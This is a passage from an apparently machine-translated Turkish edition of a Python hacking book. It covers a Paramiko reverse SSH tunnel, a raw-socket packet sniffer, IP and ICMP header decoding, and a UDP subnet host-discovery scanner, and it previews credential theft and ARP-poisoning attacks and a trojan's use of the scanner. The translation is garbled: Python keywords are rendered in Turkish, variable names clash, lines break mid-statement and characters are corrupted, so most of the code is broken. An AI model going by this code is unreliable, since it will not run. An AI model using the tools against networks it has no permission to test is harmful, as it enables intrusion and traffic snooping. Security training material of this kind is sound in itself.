Paramiko'da iki ana iletişim yöntemi vardır: şifrelenmiş bağlantıyı yapmak ve sürdürmekten sorumlu olan taşıma ve şifrelenmiş taşıma oturumu üzerinden veri göndermek ve almak için bir çorap gibi davranan kanal. Burada Paramiko'nun SSH sunucusundaki bir porttan ❹ TCP bağlantılarını iletmek ve yeni bir aktarım kanalı ❺ başlatmak için request_port_forward. Ardından, kanal üzerinden ❻ işlev işleyicisini çağırıyoruz.

Ama henüz işimiz bitmedi.

```

def handler(chan, host, port):
    sock = socket.socket()
    try:
        sock.connect((host, port))
    except Exception as e:
        verbose('Forwarding request to %s:%d failed: %r' % (host, port, e))
        return

    verbose('Bağlandı! Tünel açık %r -> %r -> %r' % (chan.origin_addr, .
                                                    chan.getpeername(), .
                                                    (host, port)))

❷    while True:

        r, w, x = select.select([sock, chan], [],
        []) if sock in r:
            veri =
            sock.recv(1024) if
            len(veri) == 0:
                break
            chan.send(data)
        if chan in r:
            veri =
            chan.recv(1024) if
            len(veri) == 0:
                break
            sock.send(data)
        chan.close()
        sock.close()
        verbose('Tunnel closed from %r' % (chan.origin_addr,))

```

Ve son olarak, veri gönderilir ve alınır ❺.


Hadi bir deneyelim.

Lastiklere Tekme Atmak

Windows sistemimizden *rforward.py* dosyasını çalıştıracakız ve bir web sunucusundan Kali SSH sunucumuza trafik tüneli oluştururken aracı olması için yapılandıracağız.

```
C:\tmp\demos>rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80
--user justin --password
SSH şifresini girin:
192.168.100.133:22 ssh ana bilgisayarına bağlanılıyor ...
C:\Python27\lib\site-packages\paramiko\client.py:517: UserWarning:
Bilinmeyen ssh-r
sa 192.168.100.133 için ana bilgisayar anahtarı:
  cb28bb4e3ec68e2af4847a427f08aa8b (key.get_name(), ana bilgisayar adı,
  hexlify(key.get_fingerprint()))
Şimdi 8080 uzak bağlantı noktasını 192.168.100.128:80'e yönlendiriyorum ...
```

Windows makinesinde 192.168.100.133 adresindeki SSH sunucusuna bir bağlantı yaptığımızı ve bu sunucuda trafiği 192.168.100.128 port 80'e yönlendirecek 8080 portunu açtığımızı görebilirsiniz. Şimdi Linux sunucumda *http://127.0.0.1:8080 adresine* göz atarsam, **Şekil 2-4**'te gösterildiği gibi SSH tüneli üzerinden 192.168.100.128 adresindeki web sunucusuna bağlanırım.



Şekil 2-4. Ters SSH tünel örneği

Windows makinesine geri dönerseniz, Paramiko'da yapılan bağlantıyı da görebilirsiniz:

```
Bağlandı! Tünel açık (u'127.0.0.1', 54537) -> ('192.168.100.133', 22) ->
('192.168.100.128', 80)
```

SSH ve SSH tünelleme anlamak ve kullanmak için önemlidir. SSH ve SSH tünellemenin ne zaman ve nasıl yapılacağını bilmek siyah şapkalar için önemli bir beceridir ve Paramiko mevcut Python araçlarınıza SSH yetenekleri eklemenizi mümkün kılar.

Bu bölümde çok basit ama çok kullanışlı bazı araçlar oluşturduk. Gerekli olduğu gibi genişletmenizi ve değiştirmenizi öneririm. Asıl amaç, sızma testleri sırasında, sızma sonrası veya hata avcılığı sırasında kullanabileceğiniz araçlar oluşturmak için Python ağını kullanma konusunda sağlam bir kavrayış geliştirmektir. Ham soketleri kullanmaya ve ağ koklama yapmaya geçelim ve ardından saf bir Python ana bilgisayar keşif tarayıcısı oluşturmak için ikisini birleştireceğiz.

[5] Soket belgelerinin tamamına buradan ulaşabilirsiniz: <http://docs.python.org/2/library/socket.html>.

[6] Bu tartışma Hussam Khrais'in <http://resources.infosecinstitute.com/> adresinde bulabileceğiniz çalışmasını genişletmektedir.

Bölüm 3. Ağ: Ham Soketler ve Koklama

Ağ koklayıcıları bir hedef makineye giren ve çıkan paketleri görmenizi sağlar. Sonuç olarak, istismardan önce ve sonra birçok pratik kullanımları vardır. Bazı durumlarda, trafiği izlemek için Wireshark (<http://wireshark.org/>) kullanabilir veya Scapy gibi Pythonic bir çözüm kullanabilirsiniz (bir sonraki bölümde inceleyeceğiz). Bununla birlikte, ağ trafiğini görüntülemek ve çözmek için hızlı bir dinleyicinin nasıl bir araya getirileceğini bilmenin bir avantajı vardır. Bunun gibi bir araç yazmak, sizin çok az çabanızla ince noktaları zahmetsizce halledebilen uygun araçlar için derin bir takdir de kazandıracaktır. Ayrıca muhtemelen bazı yeni Python teknikleri öğrenecek ve belki de düşük seviyeli ağ bitlerinin nasıl çalıştığını daha iyi anlayacaksınız.

Bir önceki bölümde, TCP ve UDP kullanarak nasıl veri gönderip alacağınızı ele aldık ve muhtemelen çoğu ağ hizmetiyle bu şekilde etkileşim kuracaksınız. Ancak bu üst düzey protokollerin altında ağ paketlerinin nasıl gönderilip alındığına ilişkin temel yapı taşları bulunmaktadır. Ham IP ve ICMP başlıkları gibi daha düşük seviyeli ağ bilgilerine erişmek için ham soketleri kullanacaksınız. Bizim durumumuzda, yalnızca IP katmanı ve üstü ile ilgileniyoruz, bu nedenle herhangi bir Ethernet bilgisinin kodunu çözmeyeceğiz. Elbette, ARP zehirlenmesi gibi düşük seviyeli saldırılar gerçekleştirmeyi düşünüyorsanız veya kablosuz değerlendirme araçları geliştiriyorsanız, Ethernet çerçevelerine ve kullanımlarına yakından aşina olmanız gerekir.

Bir ağ segmentindeki aktif ana bilgisayarların nasıl keşfedileceğine dair kısa bir kılavuzla başlayalım.

UDP Ana Bilgisayar Bulma AracıOluřturma

Sniffer'ımızın ana hedefi, bir hedef ađ üzerinde UDP tabanlı ana bilgisayar keřfi gerekleřtirmektir. Saldırganlar, keřif ve istismar giriřimlerine odaklanabilmek iin bir ađdaki tm potansiyel hedefleri grebilmek isterler.

Belirli bir IP adresinde aktif bir ana bilgisayar olup olmadıđını belirlemek iin kapalı UDP portlarını iřlerken ođu iřletim sisteminin bilinen bir davranıřını kullanacađız. Bir ana bilgisayardaki kapalı bir bađlantı noktasına bir UDP datagramı gnderdiđinizde, bu ana bilgisayar genellikle bađlantı noktasının ulařılamaz olduđunu belirten bir ICMP mesajı gnderir. Bu ICMP mesajı canlı bir ana bilgisayar olduđunu gsterir nk UDP datagramına yanıt almazsak ana bilgisayar olmadıđını varsayarız. Muhtemelen kullanılmayacak bir UDP portu sememiz ok nemlidir ve maksimum kapsama alanı iin aktif bir UDP hizmetine arpmadıđımızdan emin olmak iin birkaç portu arařtırabiliriz.

Neden UDP? Mesajın tm alt ađa pskrtlmesinde ve ICMP yanıtlarının buna gre gelmesini beklemede ek yk yoktur. Bu olduka basit bir tarayıcıdır ve iřin byk kısmı eřitli ađ protokol bařlıklarının kodunu zmek ve analiz etmektir. Bu ana bilgisayar tarayıcısını, kurumsal bir ortamda kullanabilme olasılıđını en st dzeye ıkarmak iin hem Windows hem de Linux iin uygulayacađız.

Ayrıca, uygun bir ađ saldırı yzeyine sahip olup olmadıklarını belirlemek iin keřfettiđimiz herhangi bir ana bilgisayarda tam Nmap bađlantı noktası taramalarını bařlatmak iin tarayıcımıza ek mantık oluřturabiliriz. Bunlar okuyucuya bırakılmıř alıřtırmalardır ve bu temel konsepti geniřletebileceđiniz bazı yaratıcı yolları duymayı drt gzle bekliyorum.

Hadi bařlayalım.

Windows ve Linux'ta Paket Koklama

Windows'ta ham soketlere erişmek Linux kardeşlerinden biraz farklıdır, ancak aynı sniffer'ı birden fazla platforma dağıtma esnekliğine sahip olmak istiyoruz. Soket nesnemizi oluşturacağız ve ardından hangi platformda çalıştığımızı belirleyeceğiz. Windows, bir soket giriş/çıkış kontrolü (IOCTL) aracılığıyla bazı ek bayrakları ayarlamamızı gerektirir,^[7] Bu da ağ arayüzünde karışık modu etkinleştirir. İlk örneğimizde, basitçe ham soket dinleyicimizi kurduk, tek bir paketi ve sonra çıkın.

```
import socket
import os

# dinlenecek ana
bilgisayar =
"192.168.0.196"

# ham bir soket oluşturun ve bunu genel arayüze bağlayın
if os.name == "nt":
❶    socket_protocol = socket.IPPROTO_IP
Başka:
    socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))

# IP başlıklarının yakalamaya dahil edilmesini istiyoruz
❷ sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# Windows kullanıyorsak, promiscuous modunu
ayarlamak için bir IOCTL # göndermemiz gerekir
❸ if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

# tek bir pakette okunur
❹ print sniffer.recvfrom(65565)

# Windows kullanıyorsak, promiscuous modunu kapatın
❺ if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Ağ arayüzümüzdeki paketleri koklamak için gerekli parametrelerle soket nesnemizi oluşturarak başlıyoruz ❶. Windows ve Linux arasındaki fark, Windows'un protokolden bağımsız olarak gelen tüm paketleri koklamamıza izin vermesidir, oysa Linux bizi

ICMP'yi kokluyor. Windows'ta yönetici ayrıcalıkları veya Linux'ta root gerektiren promiscuous modunu kullandığımızı unutmayın. Promiscuous modu, ağ kartının gördüğü tüm paketleri koklamamıza izin verir, hatta belirli ana bilgisayarınıza yönelik olmayanları bile. Daha sonra, aşağıdakileri içeren bir soket seçeneği ❷ ayarlıyoruz

Yakalanan paketlerimizdeki IP başlıkları. Bir sonraki adım ❸ Windows kullanıp kullanmadığımızı belirlemek ve eğer

Bu nedenle, ağ kartı sürücüsüne bir IOCTL göndermek için ek bir adım gerçekleştiriyoruz.

karışık mod. Windows'u sanal bir makinede çalıştırıyorsanız, konuk işletim sisteminin karışık modu etkinleştirdiğine dair bir bildirim alacaksınız; elbette buna izin vereceksiniz. Şimdi gerçekten biraz koklama yapmaya hazırız ve bu durumda sadece tüm ham verileri yazdırıyoruz

paket çözme olmadan paket ❹. Bu sadece koklama kodumuzun çekirdeğinin çalıştığından emin olmak için test etmektir. Tek bir paket koklandıktan sonra, Windows için tekrar test ediyoruz ve

koddan çıkmadan önce karışık modu devre dışı bırakıyoruz 5.

Lastiklere Tekme Atmak

Windows altında yeni bir terminal veya *cmd.exe* kabuğu açın ve aşağıdakileri çalıştırın:

```
python sniffer.py
```

Başka bir terminal veya kabuk penceresinde, ping atılacak bir ana bilgisayar seçebilirsiniz. Burada, ping atacağız

nostarch.com:

```
ping nostarch.com
```

Sniffer'inızı çalıştırdığınız ilk pencerede, aşağıdakine çok benzeyen bazı bozuk çıktılar görmelisiniz:

```
('E\x00\x00:\x0f\x98\x00\x00\x80\x11\xa9\x0e\xc0\xa8\x00\xbb\xc0\xa8\x00\x01\x04\x01\x005\x00&\xd6d\n\xde\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x08nostarch\x03com\x00\x00\x01\x00\x01', ('192.168.0.187', 0))
```

Nostarch.com'a yönelik ilk ICMP ping isteğini yakaladığımızı görebilirsiniz (nostarch.com dizisinin görünümüne dayanarak). Bu örneği Linux üzerinde çalıştırıyorsanız, *nostarch.com* adresinden yanıt alırsınız. Tek bir paketi koklamak çok kullanışlı değildir, bu nedenle daha fazla paketi işlemek ve içeriklerini çözmek için bazı işlevler ekleyelim.

IP Katmanının Kodunu Çözme

Mevcut haliyle, sniffer'ımız TCP, UDP veya ICMP gibi daha yüksek protokollerle birlikte tüm IP başlıklarını alır. Bilgiler ikili formda paketlenmiştir ve yukarıda gösterildiği gibi anlaşılması oldukça zordur. Şimdi bir paketin IP bölümünün kodunu çözmeye çalışacağız, böylece protokol türü (TCP, UDP, ICMP) ve kaynak ve hedef IP adresleri gibi yararlı bilgileri çıkarabileceğiz. Bu, daha sonra daha fazla protokol ayrıştırma oluşturmaya başlamanız için temel olacaktır.

Gerçek bir paketin ağ üzerinde neye benzediğini incelersek, gelen paketlerin kodunu nasıl çözmemiz gerektiğini anlayabilirsiniz. Bir IP başlığının yapısı için **Şekil 3-1**'e bakın.

Internet Protocol					
Bit Offset	0–3	4–7	8–15	16–18	19–31
0	Version	HDR Length	Type of Service	Total Length	
32	Identification			Flags	Fragment Offset
64	Time to Live		Protocol	Header Checksum	
96	Source IP Address				
128	Destination IP Address				
160	Options				

Şekil 3-1. Tipik IPv4 başlık yapısı

Tüm IP başlığının kodunu çözeceğiz (Seçenekler alanı hariç) ve protokol türünü, kaynağı ve hedef IP adresini çıkaracağız. C benzeri bir yapı oluşturmak için Python `ctypes` modülünü kullanmak, IP başlığını ve üye alanlarını işlemek için kolay bir biçime sahip olmamızı sağlayacaktır. İlk olarak, bir IP başlığının neye benzediğinin C tanımına bir göz atalım.

```
struct ip {
    u_char
    ip_hl:4;
    u_char ip_v:4;
    u_char ip_tos;
    u_short
    ip_len;
    u_short ip_id;
    u_short
    ip_off; u_char
    ip_ttl; u_char
    ip_p; u_short
    ip_sum; u_long
    ip_src; u_long
    ip_dst;
}
```

Artık C veri tiplerini IP başlık değerleriyle nasıl eşleyeceğiniz hakkında bir fikriniz var. Python nesnelere çevirirken C kodunu referans olarak kullanmak yararlı olabilir çünkü onları saf Python'a dönüştürmeyi sorunsuz hale getirir. Not: `ip_hl` ve `ip_v` alanlarına bir bit gösterimi eklenmiştir (:4 kısmı). Bu, bunların bit alanları olduğunu ve 4 bit genişliğinde olduklarını gösterir. Bu alanların doğru eşlendiğinden emin olmak için saf bir Python çözümü kullanacağız, böylece herhangi bir bit manipülasyonu yapmak zorunda kalmayacağız. IP kod çözme rutinimizi aşağıda gösterildiği gibi *sniffer_ip_header_decode.py* dosyasına uygulayalım.

```
import socket
```

```

import os
import struct
from ctypes import *
# dinlenecek ana
bilgisayar host =
"192.168.0.187"

# IP başlığımız
❶ IP(Yapı) sınıfı:
    _fields_ = [
        ("ihl",          c_ubyte, 4),
        ("versiyon",     c_ubyte, 4),
        ("tos",          c_ubyte),
        ("len",           c_ushort),
        ("id",            c_ushort),
        ("offset",        c_ushort),
        ("ttl",           c_ubyte),
        ("protocol_num", c_ubyte),
        ("sum",           c_ushort),
        ("src",           c_ulong),
        ("dst",           c_ulong)
    ]

    def new (self, socket_buffer=None):
        return self.from_buffer_copy(socket_buffer)

    def init (self, socket_buffer=None):

        # protokol sabitlerini adlarıyla eşle self.protocol_map
        = {1: "ICMP", 6: "TCP", 17: "UDP"}

❷        # insan tarafından okunabilir IP adresleri
        self.src_address = socket.inet_ntoa(struct.pack("<L",self.src))
        self.dst_address = socket.inet_ntoa(struct.pack("<L",self.dst))

        # insan tarafından
        okunabilir protokol try:
            self.protocol = self.protocol_map[self.protocol_num]
        except:
            self.protocol = str(self.protocol_num)

# bu önceki örnekten tanıdık gelmeli if os.name ==
"nt":
    socket_protocol =
socket.IPPROTO_IP else:
    socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))
sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
try:

    while True:

        # bir paket içinde oku
❸        raw_buffer = sniffer.recvfrom(65565)[0]

        # tamponun ilk 20 baytıdan bir IP başlığı oluşturun
❹        ip_header = IP(raw_buffer[0:20])

        # tespit edilen protokolü ve ana bilgisayarları yazdırın
❺        print "Protokol: %s %s -> %s" % (ip_header.protocol,
        ip_header.src_address, ip_header.dst_address)

```

```
# CTRL-C'yi kullanın  
KeyboardInterrupt hariç:
```



```
# Windows kullanıyorsak, promiscuous modunu
kapatın if os.name == "nt":
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

İlk adım, alınan tamponun ilk 20 baytını dost bir IP başlığına eşleyecek bir Python `ctypes` yapısı ❶ tanımlamaktır. Gördüğünüz gibi, tanımladığımız tüm alanlar ve önceki

C yapısı güzel bir şekilde eşleşiyor. Bu `__yeni__` metodu basitçe ham bir tampon alır (bu durumda, ağdan aldığımız şey) ve ondan bir yapı oluşturur. Ne zaman `__başlangıç__` yöntemi çağrılır, `__yeni__` tamponu işlemeyi çoktan bitirmiştir. İçeride `__başlangıç__` sadece kullanılan protokol ve IP adresleri için okunabilir bir çıktı vermek için bazı temizlik işlemleri yapıyoruz

❷.

Yeni basılmış `IP` yapımızla, şimdi paketleri sürekli olarak okuyacak ve bilgilerini ayrıştıracak mantığı yerleştiriyoruz. İlk adım paketi okumak ❸ ve ardından `IP` yapımızı başlatmak için ilk 20 baytı ❹ geçmektir. Daha sonra, basitçe yakaladığımız bilgileri yazdırıyoruz ❺. Hadi deneyelim.

Lastiklere Tekme Atmak

Gönderilen ham paketlerden ne tür bilgiler elde ettiğimizi görmek için önceki kodumuzu test edelim. Bu testi kesinlikle Windows makinenizden yapmanızı tavsiye ederim, çünkü TCP, UDP ve ICMP'yi görebileceksiniz, bu da oldukça düzgün testler yapmanıza olanak tanır (örneğin bir tarayıcı açın). Eğer Linux ile sınırlı iseniz, o zaman bir önceki ping testini gerçekleştirin.

Bir terminal açın ve şunu yazın:

```
python sniffer_ip_header_decode.py
```

Şimdi, Windows oldukça konuşkan olduğu için, çıktıyı hemen görmeniz muhtemeldir. Bu betiği Internet Explorer'ı açıp www.google.com adresine giderek test ettim ve işte betiğimizin çıktısı:

```
Protokol: UDP 192.168.0.190 -> 192.168.0.1
Protokol: UDP 192.168.0.1 -> 192.168.0.190
Protokol: UDP 192.168.0.190 -> 192.168.0.187
Protokol: TCP 192.168.0.187 -> 74.125.225.183
Protokol: TCP 192.168.0.187 -> 74.125.225.183
Protokol: TCP 74.125.225.183 -> 192.168.0.187
Protokol: TCP 192.168.0.187 -> 74.125.225.183
```

Bu paketler üzerinde herhangi bir derin inceleme yapmadığımız için, bu akışın neye işaret ettiğini yalnızca tahmin edebiliriz. Benim tahminim, ilk birkaç UDP paketinin *google.com*'un nerede olduğunu belirlemek için DNS sorguları olduğu ve sonraki TCP oturumlarının makinemin gerçekten web sunucularına bağlandığı ve içerik indirdiği yönünde.

Aynı testi Linux üzerinde gerçekleştirmek için *google.com* adresine ping atabiliriz ve sonuçlar aşağıdaki gibi görünecektir:

```
Protokol: ICMP 74.125.226.78 -> 192.168.0.190
Protokol: ICMP 74.125.226.78 -> 192.168.0.190
Protokol: ICMP 74.125.226.78 -> 192.168.0.190
```

Sınırlamayı zaten görebilirsiniz: yalnızca yanıtı ve yalnızca ICMP protokolü için görüyoruz. Ancak biz amaçlı olarak bir ana bilgisayar keşif tarayıcısı oluşturduğumuz için bu tamamen kabul edilebilir. Şimdi IP başlığının kodunu çözmek için kullandığımız teknikleri ICMP mesajlarının kodunu çözmek için de uygulayacağız.

ICMP Kod Çözme

Artık koklanan paketlerin IP katmanını tamamen çözebildiğimize göre, tarayıcımızın kapalı portlara UDP datagramları göndererek ortaya çıkaracağı ICMP yanıtlarını da çözebilmemiz gerekir. ICMP mesajları içerikleri bakımından büyük farklılıklar gösterebilir, ancak her mesaj tutarlı kalan üç öge içerir: tür, kod ve sağlama toplamı alanları. Tür ve kod alanları alıcı ana bilgisayara ne tür bir ICMP mesajının geldiğini söyler, bu da mesajın kodunun nasıl düzgün bir şekilde çözüleceğini belirler.

Tarayıcımızın amacı doğrultusunda, 3 tür değerini ve 3 kod değerini arıyoruz. Bu, ICMP mesajlarının Hedefe Ulaşılamıyor sınıfına karşılık gelir ve 3 kod değeri, Bağlantı Noktasına Ulaşılamıyor hatasına neden olduğunu gösterir. Hedefe Ulaşılamıyor ICMP mesajının şeması için **Şekil 3-2**'ye bakın.

Destination Unreachable Message		
0-7	8-15	16-31
Type = 3	Code	Header Checksum
Unused		Next-hop MTU
IP Header and First 8 Bytes of Original Datagram's Data		

Şekil 3-2. Hedefe Ulaşılamıyor ICMP mesajının diyagramı

Gördüğünüz gibi, ilk 8 bit tiptir ve ikinci 8 bit ICMP kodumuzu içerir. Dikkat edilmesi gereken ilginç bir nokta, bir ana bilgisayar bu ICMP mesajlarından birini gönderdiğinde, aslında yanıtı oluşturan kaynak mesajın IP başlığını içermesidir. Tarayıcımızın ICMP yanıtını oluşturduğundan emin olmak için gönderilen orijinal datagramın 8 baytını iki kez kontrol edeceğimizi de görebiliriz. Bunu yapmak için, tarayıcımızın gönderdiği sihirli dizeyi çıkarmak için alınan arabelleğin son 8 baytını kesiyoruz.

ICMP paketlerinin kodunu çözme yeteneğini dahil etmek için önceki sniffer'ımıza biraz daha kod ekleyelim. Önceki dosyamızı *sniffer_with_icmp.py* olarak kaydedelim ve aşağıdaki kodu ekleyelim:

```
--snip
--sınıf IP(Yapı):
--snip--

❶ sınıf ICMP(Yapı):

    _fields_ = [
        ("tip",          c_ubyte),
        ("kod",          c_ubyte),
        ("checksum",     c_ushort),
        ("kullanılmıyor", c_ushort),
        ("next_hop_mtu", c_ushort)
    ]

    def new (self, socket_buffer):
        return self.from_buffer_copy(socket_buffer)

    def init (self, socket_buffer):
        pass

--snip--

print "Protokol: %s %s -> %s" % (ip_header.protocol,
ip_header.src_address, ip_header.dst_address)
```

```

# eğer ICMP ise, onu istiyoruz
❷ ip_header.protocol == "ICMP" ise:

    # ICMP paketimizin nerede başladığını hesaplayın
❸ offset = ip_header.ihl * 4
buf = raw_buffer[offset:offset + sizeof(ICMP)]

    # ICMP yapımızı oluşturun
❹ icmp_header = ICMP(buf)

print "ICMP -> Tip: d Kod: d" % (icmp_header.type, icmp_header.code)

```

Bu basit kod parçası, mevcut IP yapımızın altında bir ICMP yapısı ❶ oluşturur. Ana paket alma döngüsü bir ICMP paketi aldığımızı belirlediğinde ❷, ICMP gövdesinin bulunduğu ham paketteki ofseti hesaplarız ❸ ve ardından tamponumuzu ❹ oluşturup tür ve kod alanlarını yazdırırız. Uzunluk hesaplaması, IP başlığı `ihl` alanına dayanır ve bu alan IP başlığında bulunan 32 bitlik kelimelerin (4 baytlık parçalar) sayısı. Dolayısıyla, bu alanı 4 ile çarparak IP başlığının boyutunu ve dolayısıyla bir sonraki ağ katmanının - bu durumda ICMP - ne zaman başladığını biliriz.

Bu kodu tipik ping testimizle hızlı bir şekilde çalıştırırsak, çıktımız aşağıda gösterildiği gibi biraz farklı olmalıdır:

```

Protokol: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Tip: 0 Kod: 0

```

Bu, ping (ICMP Echo) yanıtlarının doğru şekilde alındığını ve çözüldüğünü gösterir. Artık UDP datagramlarını göndermek ve sonuçlarını yorumlamak için son mantık parçasını uygulamaya hazırız.

Şimdi `netaddr` modülünün kullanımını ekleyelim, böylece ana bilgisayar keşif taramamızla tüm bir alt ağ kapsayabiliriz. *sniffer_with_icmp.py* betiğinizi *scanner.py* olarak kaydedin ve aşağıdaki kodu ekleyin:

```

threading içe
aktarma zaman
içe aktarma
from netaddr import IPNetwork,IPAddress
--snip--

# dinlenecek ana
bilgisayar =
"192.168.0.187"

# hedef alt ağa alt ağ =
"192.168.0.0/24"

# ICMP yanıtlarını kontrol edeceğimiz sihirli dize
❶ magic_message = "PYTHONRULES!"

# bu UDP datagramlarını dışarı püskürtür
❷ def udp_sender(subnet,magic_message):
    time.sleep(5)
    sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    IPNetwork(subnet) içindeki ip için:
dene:
    sender.sendto(magic_message, ("%s" % ip,65212))
hariç:
geçmek

--snip--

# paketleri göndermeye başla

```

```
⑥ t = threading.Thread(target=udp_sender, args=(subnet, magic_message))  
    t.start()
```

```

--Dene:
while True:
--snip--
    #print "ICMP -> Tip: d Kod: d" % (icmp_header.type, icmp_header.
    code)

    # şimdi TİP 3 ve KOD için kontrol edin
    icmp_header.code == 3 ve icmp_header.type == 3 ise:

    # ana bilgisayarın hedef alt ağımızda olduğundan emin olun
❶        if IPAddress(ip_header.src_address) in IPNetwork(subnet):

        # sihirli mesajımızı içerdiğinden emin olun
❷        if raw_buffer[len(raw_buffer)-len(magic_message):] ==
        magic_message:
            print "Host Up: %s" % ip_header.src_address

```

Bu son kod parçasının anlaşılması oldukça kolay olmalıdır. Basit bir dize imzası ❶ tanımlıyoruz, böylece yanıtların orijinal olarak gönderdiğimiz UDP paketlerinden geldiğini test edebiliyoruz. udp_sender fonksiyonumuz ❷ basitçe udp_sender fonksiyonumuzun en üstünde belirttiğimiz bir alt ağı alır. betiği, o alt ağdaki tüm IP adreslerini yineler ve onlara UDP datagramları gönderir. Ana betikte betiğimizin gövdesinde, ana paket çözümleme döngüsünden hemen önce, yanıtları koklama yeteneğimize müdahale etmediğimizden emin olmak için udp_sender'ı ayrı bir iş parçasığında ❸ oluşturuyoruz. Beklenen ICMP mesajını tespit edersek, önce ICMP yanıtının hedef alt ağımız ❹ içinden geldiğinden emin olmak için kontrol ederiz. Daha sonra ICMP yanıtının hedef alt ağımıza sahip olduğundan emin olmak için son kontrolümüzü gerçekleştiririz. sihirli dize ❺. Tüm bu kontroller geçerse, ICMP'nin gönderildiği kaynak IP adresini yazdırırız. mesaj ortaya çıktı. Hadi deneyelim.

Lastiklere Tekme Atmak

Şimdi tarayıcımızı alalım ve yerel ağa karşı çalıştıralım. Sonuçlar aynı olacağından bunun için Linux veya Windows kullanabilirsiniz. Benim durumumda, üzerinde bulunduğum yerel makinenin IP adresi 192.168.0.187 idi, bu yüzden tarayıcımı 192.168.0.0/24'ü vuracak şekilde ayarladım. Tarayıcınızı çalıştırdığınızda çıktı çok gürültülü ise, hangi ana bilgisayarların yanıt verdiğini söyleyen sonuncusu hariç tüm yazdırma ifadelerini yorumlayın.

THE NETADDR MODULE

Tarayıcımız, 192.168.0.0/24 gibi bir alt ağ maskesi girmemize ve tarayıcımızın bunu uygun şekilde işlemesine olanak tanıyan `netaddr` adlı üçüncü taraf bir kütüphane kullanacaktır. Kütüphaneyi buradan indirin:

<http://code.google.com/p/netaddr/downloads/list>

Ya da **Bölüm 1**'deki Python kurulum araçları paketini yüklediyseniz, komut isteminden aşağıdakileri uygulayabilirsiniz:

```
easy_install netaddr
```

`netaddr` modülü alt ağlar ve adresleme ile çalışmayı çok kolaylaştırır. Örneğin, `IPNetwork` nesnesini kullanarak aşağıdaki gibi basit testler çalıştırabilirsiniz:

```
ip_adresi = "192.168.112.3"

if ip_address in
    IPNetwork("192.168.112.0/24"): print True
```

Ya da tüm bir ağa paket göndermek istiyorsanız basit yineleyiciler oluşturabilirsiniz:

```
for ip in IPNetwork("192.168.112.1/24"):
    s = socket.socket()
    s.connect((ip, 25))
    # posta paketleri
    gönder
```

Bu, bir seferde tüm ağlarla uğraşırken programlama hayatınızı büyük ölçüde basitleştirecek ve ana bilgisayar keşif aracımız için idealdir. Kurulduktan sonra devam etmeye hazırsınız.

```
c:\Python27\python.exe scanner.py
Ev Yuk 192.168.0.1
sahi arı
bi :
Ev Yuk 192.168.0.190
sahi arı
bi :
Ev Yuk 192.168.0.192
sahi arı
bi :
Ev Yuk 192.168.0.195
sahi arı
bi :
```

Benim yaptığım gibi hızlı bir tarama için sonuçları geri almak sadece birkaç saniye sürdü. Bu IP adreslerini ev yönlendiricimdeki DHCP tablosuyla çapraz referanslayarak sonuçların doğru olduğunu doğrulayabildim. Bu bölümde öğrendiklerinizi TCP ve UDP paketlerinin kodunu çözmek için kolayca genişletebilir ve bunun etrafında ek araçlar oluşturabilirsiniz. Bu tarayıcı aynı zamanda **Bölüm 7**'de oluşturmaya başlayacağımız truva atı çerçevesi için de kullanışlıdır. Bu, konuşlandırılmış bir truva atının ek hedefler arayarak yerel ağı taramasına izin verecektir. Artık ağların yüksek ve düşük seviyede nasıl çalıştığına dair temel bilgilere sahip olduğumuza göre, Scapy adlı çok gelişmiş bir Python kütüphanesini keşfedelim.

[7] *Giriş/çıkış kontrolü (IOCTL)*, kullanıcı alanı programlarının çekirdek modu bileşenleriyle iletişim kurmasını sağlayan bir araçtır.

Buradan okuyabilirsiniz: <http://en.wikipedia.org/wiki/Ioctl>.

Bölüm 4. Scapy ile Ağa Sahip Olmak

Bazen o kadar iyi düşünülmüş, harika bir Python kütüphanesi ile karşılaşabilirsiniz ki, tüm bir bölümü ona ayırmak hakkını veremez. Philippe Biondi, paket manipülasyon kütüphanesi Scapy'de böyle bir kütüphane yarattı. Bu bölümü bitirdiğinizde, önceki iki bölümde Scapy'nin sadece bir ya da iki satırıyla yapabileceğiniz pek çok işi size yaptırdığımı fark edebilirsiniz. Scapy güçlü ve esnektir ve olasılıklar neredeyse sonsuzdur. Düz metin e-posta kimlik bilgilerini çalmak için koklayarak ve daha sonra ağımızdaki bir hedef makineyi ARP zehirleyerek trafiğini koklayabilmemiz için bir şeyler tadacağız. Scapy'nin PCAP işleminin HTTP trafiğinden görüntüleri ayıklamak için nasıl genişletilebileceğini göstererek ve ardından görüntülerde insan olup olmadığını belirlemek için bunlar üzerinde yüz algılama gerçekleştirerek işleri tamamlayacağız.

Scapy'yi bir Linux sistemi altında kullanmanızı tavsiye ederim, çünkü Linux düşünülerek tasarlanmıştır. Scapy'nin en yeni sürümü Windows'u desteklemektedir,^[8] Ancak bu bölümün amacı için, tam olarak çalışan bir Scapy kurulumuna sahip Kali VM'nizi kullandığınızı varsayacağım. Scapy'ye sahip değilseniz, yüklemek için <http://www.secdev.org/projects/scapy/> adresine gidin.

E-posta Kimlik Bilgilerinin Çalınması

Python'da koklama yapmanın inceliklerini öğrenmek için zaten biraz zaman harcadınız. Şimdi Scapy'nin paketleri koklamak ve içeriklerini incelemek için kullandığı arayüzü tanıyalım. SMTP, POP3 ve IMAP kimlik bilgilerini yakalamak için çok basit bir dinleyici oluşturacağız. Daha sonra, dinleyicimizi Adres Çözümleme Protokolü (ARP) zehirlenme ortadaki adam (MITM) saldırımızla birleştirerek, ağdaki diğer makinelerden kimlik bilgilerini kolayca çalabiliriz. Bu teknik elbette herhangi bir protokole uygulanabilir ya da basitçe tüm trafiği emmek ve analiz için bir PCAP dosyasında saklamak için kullanılabilir, bunu da göstereceğiz.

